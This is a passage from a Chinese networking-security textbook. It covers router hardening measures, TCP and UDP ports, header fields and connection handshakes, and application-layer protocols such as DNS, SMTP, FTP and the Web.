(3) 通过安装包过滤路由器,不允许包含内部网络地址的数据包通过该路由器。此外,在发出的数据包中,应该过滤掉源地址与内部网络地址不同的数据包,这样可以防止源于内部网络的 IP 欺骗攻击。

2.3.7　路由器的安全设置

在网络层,一个重要的设备就是路由器,其主要用于连接因特网中各局域网、广域网,并

根据信道的情况自动选择和设定路由,以最佳路径、按先后顺序发送数据分组。

从安全功能的角度考虑,安全路由器应该担当三个方面的安全功能:网络系统的安全、路由器本身的安全以及网络信息的安全。路由器作为内部网络与外部网络之间通信的关键设备,有必要提供充分的安全保护功能,以保障使用者所在的网络安全。

加强网络安全,设置安全路由器的措施有很多种,堵住安全漏洞、禁用不必要的服务、限制逻辑访问和传输加密等都是增强路由器安全的方法,如果希望最大限度地保证网络系统的安全和网络信息的安全,首先要防止外来使用者甚至是黑客对网络安全的威胁,加强路由器身份辨认。避免身份危机也是至关重要的,路由器中的身份认证主要指访问路由器时的身份认证、对端路由器的身份认证和路由信息的身份认证,防止黑客利用弱口令或默认口令进行攻击,是保障网络信息安全的最好途径。另外,还需要对传输信息进行加密,也可以达到较好的保护效果。IPSec 是路由器常用的协议,借助该协议,路由器支持建立虚拟专用网(VPN)。应在公共 IP 网络上确保数据通信的可靠性和完整性,保障数据安全穿越公网而没有被侦听。

为了避免因为数据窃听而造成的信息泄漏,有必要对所传输的信息进行加密,只有与之通信的对端才能对此密文进行解密。用户在对路由器配置进行改动之后,需要对其进行监控。如果用户使用 SNMP,那么一定要选择功能强大的共用字符串,最好是使用提供消息加密功能的 SNMP。用户还可以利用出站访问控制限制来自网络内部的流量。这种控制可以防止内部主机发送 ICMP 流量,只允许有效的源地址包离开网络。这有助于防止 IP 地址欺骗,减少黑客利用用户系统攻击另一站点的可能性。

通过设置路由器,可以提高路由器和网络的安全性,常用的设置方法如下。

(1) 修补和经常更新路由器的操作系统(IOS)。就像网络操作系统一样,路由器的操作系统也会存在漏洞,也会出现由于编程错误、软件瑕疵和缓存溢出的问题,所以应经常更新路由器的操作系统,及时打上补丁。

(2) 修改默认的口令。据统计,80%的安全事件都是由于较弱或者默认的口令引起的。避免使用普通的口令,并且使用大小写字母混合的方式作为更强大的口令规则是提高路由器安全性的重要手段之一。

(3) 禁用 HTTP 设置和 SNMP(简单网络管理协议)。尽管路由器的 HTTP 设置部分可以方便网络管理员进行异地管理配置,但是,对路由器来说则存在安全问题。

(4) 禁用 ICMP(互联网控制消息协议),特别是应该封锁 ICMP 的 Ping 请求。ICMP 是一种无状态的协议,它位于 IP 层的顶端,允许在两个主机之间验证主机的可用信息,黑客也会利用该功能确认目标主机是否存活,并利用路由器上启用的 ICMP 功能找出可用来攻击路由器和网络的信息。网络管理员通常会利用 Ping 和其他 ICMP 功能排除网络故障,但黑客同样也会利用该功能发现网络设备并判断出其连接结构,甚至对网络实施 Ping Flood 等拒绝服务攻击。

(5) 禁用来自互联网的 Telnet 命令。

(6) 禁用 IP 定向广播。IP 定向广播能够对路由设备实施拒绝服务攻击,路由器的内存和 CPU 难以承受太多的请求。这种结果会导致路由器缓存溢出而无法正常工作。

(7) 阻止路由跟踪,禁用 IP 路由和 IP 重新定向。路由跟踪是一种收集网络拓扑信息的方法,该方法可以检测到达目标系统的设备。黑客可以利用路由跟踪判断连接到目的地

的路径,进而进行各种攻击。

(8) 设置启用包过滤功能,过滤出入的数据包,还可以设置允许进入内部网络的数据包,限制访问内部网络的主机的 IP 地址和范围。在要求安全性更高的情况下,可以设定特定地址与端口组合的数据流才可以通过边界路由器,进一步提高网络系统的安全性。

(9) 审查安全记录。

(10) 禁止不必要的服务,禁止未使用的接口。

(11) 对特定路由设备,应关闭安全性不高的协议。例如对于 Cisco 路由器,其使用了 CDP 思科(设备)发现协议来发现邻近设备的相关信息,如型号以及 IOS 版本、修订信息等。但是,该协议的安全性很低,因此应该在边界路由器中禁用 CDP,或者根据管理的要求在内部路由器和交换机中禁用该协议。

(12) 使用管理访问控制系统。即通过身份验证(Authentication)、授权(Authorization)、记录(Accounting)的 AAA 方式,对用户的身份进行验证,验证通过以后对其可以访问的资源和访问过程进行授权,并记录用户正在执行的操作和已经执行的操作,以便事后审计。

使用管理访问控制系统,在管理员初次登录时,AAA 系统将使用位于中央服务器上的数据库验证该管理员,同时在管理员连接会话期间控制其进行的各种操纵。

(13) 在可能的情况下,考虑使用静态路由。静态路由可防止专门的数据包更改路由器中的路由表。但应注意,在静态路由情况下,如果某个链路的连接失败,路由器不会自动切换到备用路由器,因此,网络管理员必须时刻监视网络链路的连接状况。另外,网络规模较大时,静态路由的配置过程比较复杂。

(14) 控制路由器的物理访问。由于路由器通常都存在一些后门访问方法,当攻击者能够接触到这些实际的物理设备时,便会通过这些后门访问方法进入路由器,甚至会初始化路由器。因此,应该对重要的设备,增加物理安全策略,确保设备的物理安全。

2.3.8 传输层及其 TCP 与 UDP 协议

1. TCP/IP 的传输层

TCP/IP 的传输层作用与 OSI 参考模型中传输层的作用是基本相同的,即实现源主机与目的主机进程之间的端到端的数据传输,而网络层只提供主机到主机之间的通信,链路层提供相邻结点之间的数据传输。

TCP/IP 的传输层主要有两个协议,即 TCP 与 UDP。

2. UDP

UDP 即用户数据报协议,是一种无连接的协议,使用该协议时,双方不需要建立连接,源主机只要有数据需要发送就发送出去,而不管发送的数据包是否到达了目标主机,也不管数据包在传输过程中是否出现了错误,收到数据包的主机也不会告诉发送方是否正确收到了数据,因此,UDP 是一种不可靠的传输协议。

TCP/IP 中用端口号来标识通信双方的进程,端口号是在 0~65 535 之间的整数。

Internet 赋号管理局(IANA)定义的 UDP 端口号分为三类,即熟知端口号、注册端口号和临时端口号。

(1) 熟知端口号,是为一些常用的网络服务定义的端口号,例如端口号 7 表示 Echo 服

务进程,作用是将收到的数据报回送到发送器。熟知端口号范围为0～1023。

(2) 注册端口号,取值范围为1024～49 151,用户根据需要可以在IANA注册,以防止重复。

(3) 临时端口号,是用户在客户机向服务器发出连接请求时由客户机上的UDP软件随机选取的端口号,其取值范围为49 152～65 535,它们可由任何进程来使用。

通常,服务器端使用熟知端口号和注册端口号来提供服务,而临时端口号应用于客户端,仅在客户进程运行时才动态选择。当服务器进程收到客户进程的报文时,就知道了客户进程所使用的端口号,因而可以把数据发送给客户进程。通信结束后,刚才已使用过的端口号就被释放,可以供其他客户进程使用。

UDP数据报的格式如图2-8所示,从图中可以看出,UDP数据报的头部是固定的8B长的报头。




图 2-8　UDP 用户数据报的格式

UDP报头主要有以下字段。

(1) 端口号,包括源端口号和目的端口号。端口号字段的长度为16b。源端口号是在源主机上运行的进程使用的端口号,目的端口号是在目的主机上运行的进程使用的端口号。在传输连接建立的过程中,源进程是客户Client,则源端口号是临时端口号,它由该进程请求,由源主机上运行的UDP软件进行分配。目的端口号是Server熟知端口号。

(2) UDP总长度,定义了包括报头在内的用户数据报的总长度,由于该字段长度是16b,因此UDP数据报的长度最大为65 535B,最小长度为8B。如果数据报长度是8B,则说明该用户数据报只有报头,而没有数据。

(3) 校验和,UDP校验和字段是可选项,是用来检验整个用户数据报(包括报头)在传输过程中是否出现差错。UDP校验和包括三部分:伪报头、UDP报头及应用层的数据。

3. TCP

TCP即传输控制协议,是一种功能完善的可靠的传输层协议。其特点表现在以下几方面。

(1) 支持可靠的面向连接的服务,在进行实际数据传输前,必须在源进程与目的进程间建立一条传输连接。TCP也使用端口号来标识这种连接完成通信任务。

(2) 支持流传输,即在传输数据报文时,采用了像流一样的无报文丢失、重复和失序的

方式传输数据报文序列，并采用确认与超时重传来保证可靠性，采用窗口机制来进行流量控制。

(3) 支持全双工服务，即在同一时间内 TCP 支持双向的数据流动。

(4) 支持可靠服务，其采用确认机制来检查数据是否安全和完整地到达。

TCP 端口号分配办法与 UDP 原则上是相同的，只是由于应用层协议的关系，具体应用类型是不同的。TCP 通过使用网络层的 IP 地址和传输层的端口号在全网唯一地标识一个进程，一个 IP 地址与一个端口号的组合就称为 Socket 地址。一个源 Socket 地址和目的 Socket 地址，再加上相应的通信协议，可以标识全网唯一的通信，这样由“协议、源地址、源端口号、目标地址、目标端口号”组成的组合称为一个五元组。

TCP 通过下列方式来提供可靠性。

(1) 应用数据将被分割成 TCP 认为最适合发送的数据块。这一点与 UDP 完全相同。在 UDP 中，应用程序产生的数据报长度将保持不变。TCP 传递给 IP 的信息单位称为报文段或段。

(2) 当 TCP 发出一个报文段后，它启动一个定时器，等待目的端确认收到这个报文段。如果不能及时收到一个确认，将重发这个报文段。TCP 中有自适应的超时及重传策略。

(3) 当 TCP 收到发自 TCP 连接另一端的数据时，它将发送一个确认。这个确认不是立即发送，通常会推迟几分之一秒。

(4) TCP 将保持它头部和数据的校验和。这是一个端到端的校验和，目的是检测数据在传输过程中的任何变化。如果收到段的校验和有差错，TCP 将丢弃这个报文段并不予确认，发送端等待超时并重发。

(5) 由于 TCP 报文段作为 IP 数据报来传输，而 IP 数据报的到达可能会乱序，因此，TCP 报文到达时也会出现乱序的现象，此时 TCP 需要对接收到的数据报进行重新排序，然后将正确的数据传送给应用层。

(6) 由于 IP 数据报会发生重复，那么接收方的 TCP 必须检查 TCP 报文段的序号，丢弃重复的报文段。

(7) TCP 采用可变窗口方法进行流量控制，根据接收方缓冲区的大小来协调发送方的发送速度，以防止接收缓冲区溢出，造成数据丢失。同时，TCP 还要进行拥塞控制，以进一步提高可靠性。

(8) TCP 对数据流的内容不做任何解释。TCP 不知道传输的数据流是二进制数据，还是 ASCII 字符或者其他类型的数据，对数据流的解释由双方的应用程序来处理。

根据以上的分析，可以看出，TCP 必须按照上述的工作过程，设计一定结构的数据传输单元来实现协议的要求。TCP 的数据传输单元叫做报文段。

TCP 报文段及其头部的格式如图 2-9 所示。

报文段报头长度为 20～60B。报头的固定部分长度为 20B，选项部分长度为 40B。TCP 报文段的报头部分主要包括以下字段。

(1) 端口号，与 UDP 的端口号含义基本相同。

(2) 序号，是长度为 32b 的一个数，它被分配给本报文段数据的第一个字节。

(3) 确认号，长度为 32b，表示已经正确地收到了序号从初始值到 N 的报文段，要求发送方下一个应该发送序号为 $N+1$ 的报文段。




图 2-9　TCP 报文头部格式

(4) 报头长度,该字段长度为 4b,表示以 4B 为一个单元来计算的报头的长度。该字段的值为 5～15 之间,因此报头长度为 20～60B 之间。

(5) 保留字段,长度为 6b,留做以后使用。

(6) 控制字段,长度为 6b,定义了 6 种不同的控制位或标志,使用时在同一时间可设置一位或多位。

(7) 窗口大小,长度为 16b,表示要求对方必须维持的窗口大小,其单位是 B。由于窗口大小字段长度为 16b,因此窗口的最大长度是 65 535B。

(8) 紧急指针,长度为 16b,只有当紧急标志 URG 置位时,这个位字段才有效。

(9) 选项字段可以允许报头有最大 40B 的选项字段。

(10) 校验和,与 UDP 中计算校验和的方法类似,不同的是在 UDP 中校验和的计算以及用户数据报中是否包括校验和都是可选的,而 TCP 必须将校验和包括进去。

TCP 是面向连接的协议,面向连接的协议在源进程与目的进程之间建立一条虚路径,属于一个报文的所有报文段都沿着这条虚路径发送。整个报文使用一条虚路径传输。在 TCP 中,面向连接的过程是通过两个过程来完成连接建立和连接终止的。

TCP 的连接建立过程采用了"三次握手"的方式进行,以主机 A 欲和主机 B 建立连接为例,其建立连接的过程如下。

(1) 主机 A 发送报文段宣布它愿意建立连接,报文段包括关于 A 到 B 的通信量的初始化信息。

(2) 主机 B 发送报文段,确认 A 的请求,主机 B 发送的报文段包括从 B 到 A 的通信量的初始化信息。

(3) 主机 A 发送报文段确认 B 的请求。

图 2-10 给出了 TCP 在传输连接建立过程中三次握手的过程。

通信结束后,TCP 采用 4 次握手过程完成连接释放,如图 2-11 所示。




图 2-10　TCP 在建立连接过程中的三次握手过程示意图

图 2-11　TCP 在释放连接过程中的四次握手示意图

在这个过程中，通常是客户应用程序打算终止连接，通知它的 TCP，它已完成数据发送，并要求释放这一次的传输连接。具体释放过程如下。

(1) 发送端(主机 A)发送 FIN 报文要求释放连接。

(2) 接收端(主机 B)发送 ACK 报文段，用来应答接收到的 FIN 报文段。在这种报文段中使用了确认号，它等于收到的 FIN 报文段中的序号加 1。

(3) 接收端同意释放连接后，向发送端发送 FIN 报文，同意释放连接。

(4) 发送端发送 ACK 报文段，用来应答接收到的接收端发送来的 FIN 报文，这个报文段包括确认号，它等于 FIN 报文段的序号加 1。

在后面的章节中，可以看到捕获到的 TCP 建立连接的三次握手和释放连接的四次握手的数据报文。

2.3.9　应用层及其协议

1. 应用层的主要协议

在 TCP/IP 参考模型中，应用层是参考模型的最高层。应用层的协议主要有以下几种。

(1) 远程登录协议(Telent)，用于实现互联网中远程登录功能。

(2) 文件传输协议(FTP)，用于实现互联网中交互式文件传输功能。

(3) 简单邮件传输协议(SMTP)，用于实现互联网中邮件的传送。

(4) 域名系统(DNS)，用于实现域名到 IP 地址映射的网络服务。

(5) 简单网络管理协议(SNMP)，用于管理和监视网络设备及网络的运行状况。

(6) 超文本传送协议(HTTP)，用于 Web 服务。

2. DNS 域名系统

域名系统(DNS)提供的机制可将人类容易理解的主机名转换为计算机或网络可识别的数字地址形式，它使得各种 Internet 应用成为可能，是应用层协议工作的基础。

将域名转换成对应的IP地址的过程叫做域名解析。域名解析与地址解析是很类似的，它们所涉及的网络层次不同。地址解析是将IP地址转换为对应的MAC子层物理地址的过程。

在因特网的早期阶段，网上的每个站点都能保留一个主机列表，其中列有相关的每个机器的名字和IP地址，随着联网的主机数量的增加，使每个站点都保留一份主机列表就不现实了。一方面如果这样做，主机列表会非常大；另一方面，当其他机器改变名字和地址的对应关系时，主机列表不能及时修改。采用了DNS域名系统后，由一些服务器专门提供机器的名字和IP地址的对应查询服务，大大提高了查询效率。

DNS是一个大型的、分布式的层次化的域名数据库，这种层次结构是一个倒树状结构，最上面是树根，结点都是根的子孙。根结点下的每个域名则是用一连串的被“.”分隔的结点名。例如www.sina.com.cn就表示顶级域名为cn下的商业站点新浪网的WWW服务器。

3. 电子邮件系统

在TCP/IP协议簇中，支持Internet电子邮件服务的基本协议是简单邮件传输协议(SMTP)。SMTP支持用户将邮件发送给一个或多个收信人，邮件可以包括文本、语音、图形或视频。SMTP使用了TCP的熟知端口25。而在接收邮件时，则采用POP3邮局协议，其中客户端POP3安装在接收者的个人计算机上，服务器端POP3安装在邮件服务器上。当客户需要从邮件服务器下载邮件时，客户的用户代理在TCP的110端口与服务器SMTP的25端口之间建立连接，用户向邮件服务器发送用户名、口令等信息，待验证通过后，就可以列出邮件清单，并可以逐个读取或者下载邮件。

针对电子邮件系统的攻击一是发送大量的垃圾邮件，消耗邮件服务器的存储空间；二是伪造合法的邮件发送者，在其中隐藏木马或病毒，待用户打开阅读时攻击阅读者的计算机或者窃取机密信息；三是伪装为网络管理员，发送信息要求更改密码或口令。

4. 文件传输协议

文件传输协议(FTP)是为进行文件共享而设计的因特网标准协议。

FTP提供交互式的访问，允许客户指明文件的类型与格式，并允许文件具有存取权限。由于FTP屏蔽了各计算机系统的细节，因而适合于在异构的网络中任意计算机之间传送文件。

FTP客户与服务器的一次文件传输需要建立控制连接和数据连接两个独立的TCP连接，控制连接必须在整个会话期间保持活动状态。建立控制连接时的应用程序进程号为21，而进行数据传输时采用的端口号为20。由于FTP使用了两个不同的端口号，所以数据连接与控制连接不会发生混乱。

FTP允许使用匿名登录的方式访问FTP服务器，在这种方式下，匿名登录的用户可以访问部分共享目录，甚至可以上传文件，但因此也存在安全隐患，一些非法用户会登录FTP服务器并建立隐藏的不易发现的目录并上传非法文件。

5. WWW服务

WWW即World Wide Web，也称为Web，又称万维网。万维网并不是某种特殊的计算机网络，而是一个大规模的、联机式的信息存储所。万维网用链接的方法能非常方便地从因特网上的一个站点访问另一个站点，从而主动地按需获取丰富的信息。

万维网是一个分布式的超媒体系统，它是超文本系统的扩充。所谓超文本是包含指向其

他文档的链接的文本。也就是说，一个超文本由多个信息源链接成，而这些信息源的数目实际上是不受限制的。利用一个链接可使用户找到另一个文档，而这又可链接到其他的文档。这些文档可以位于世界上任何一个连接在因特网上的超文本系统中。超文本是万维网的基础。

超媒体与超文本的区别是文档内容不同。超文本文档仅包含文本信息，而超媒体文档还包含其他表示方式的信息，如图形、图像、声音、动画和活动视频图像。

为了定位在因特网上的一个万维网文档，万维网使用了统一资源定位符 URL 来标识万维网上的各种文档，并使每一个文档在整个因特网的范围内具有唯一的标识符 URL。

